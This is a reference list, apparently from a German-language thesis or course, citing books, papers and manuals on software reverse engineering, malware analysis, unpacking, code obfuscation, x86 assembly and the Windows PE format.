Ulrich Bayer, Paolo Milani Comparetti, Clemens Hlauschek, Christopher Kruegel, and Engin Kirda. Scalable, behavior-based malware clustering. *16th Annual Network and Distributed System Security Symposium (NDSS 2009)*, 2009.

E. Chikofsky and J. Cross. Reverse engineering and design recovery: A taxonomy. *IEEE Software 7(1)*, pages 13–17, 1990.

Cristina Cifuentes. *Reverse Compilation Techniques*. Doktorarbeit, Queensland University of Technology, Australien, 1994.

Chris Eagle. *The IDA Pro Book*. No Starch Press, 2008.

E. Eilam. *Reversing: Secrets of Reverse Engineering*. John Wiley & Sons, 2005.

Peter Ferrie. Anti-unpacker tricks.
http://pferrie.tripod.com/papers/unpackers.pdf, 2008.

Felix Freiling, Ralf Hund, and Carsten Willems. *Software Reverse Engineering*. Vorlesung, Universität Mannheim, 2010.

Thorsten Holz. *Program Analysis*. Vorlesung, Ruhr-Universität Buchum, 2012.

Intel. *Intel 80386, Programmers Reference Manual*.
http://css.csail.mit.edu/6.858/2011/readings/i386.pdf, 1987.

Intel. *Intel 64 and IA-32 Architectures Software Developer's Manual*.
http://www.intel.com/content/www/us/en/architecture-and-technology/64-ia-32-architectures-software-developer-vol-3a-part-1-manual.html, 2012.

Kip R. Irvine. *Assembly Language for Intel-Based Computers (5th Edition)*. Prentice Hall, 2006.

Clemens Kolbitsch, Thorsten Holz, Christopher Kruegel, and Engin Kirda. Inspector gadget: Automated extraction of proprietary gadgets from malware binaries. *SP '10 Proceedings of the 2010 IEEE Symposium on Security and Privacy*, 2010.

Microsoft. Microsoft pe and coff specification.
http://msdn.microsoft.com/en-us/windows/hardware/gg463119.aspx, 2010.

Gary Nebbett. *Windows NT/2000 Native API Reference*. Macmillan Technical Publishing, 2000.

Matt Pietrek. An in-depth look into the win32 portable executable file format. *February 2002 issue of MSDN Magazine*, 2002.
http://msdn.microsoft.com/en-us/magazine/bb985992.aspx.

Joachim Rohde. *Assembler GE-PACKT, 2. Auflage*. Redline GmbH, Heidelberg, 2007.

Rolf Rolles. Binary literacy – optimizations.
http://www.openrce.org/repositories/users/RolfRolles/Binary%20Literacy%20--%20Static%20--%206%20--%20Optimizations.ppt, 2007.

Rolf Rolles. Unpacking virtualization obfuscators. *WOOT'09 Proceedings of the 3rd USENIX conference on Offensive technologies*, 2009.

M. E. Russinovich and D. A. Solomon. *Windows Internals*. Microsoft Press Corp, 2012.

Michael Sikorski and Andrew Honig. *Practical Malware Analysis: The Hands-On Guide to Dissecting Malicious Software*. No Starch Press, 2012.

Sebastian Strohhäcker. Malicious code: Code obfuscation.
www.reverse-engineering.info/OBF/strohhaecker.pdf, 2004.

Mike van Emmerik. Decompilation and reverse engineering.
http://www.program-transformation.org/Main/MikeVanEmmerik, 2012.

Carsten Willems and Felix Freiling. Reverse code engineering - state of the art and countermeasures. *Oldenburg Wissenschaftsverlag*, 2012.

Carsten Willems, Thorsten Holz, and Felix Freiling. Toward automated dynamic malware analysis using cwsandbox. *IEEE Security and Privacy*, 2007.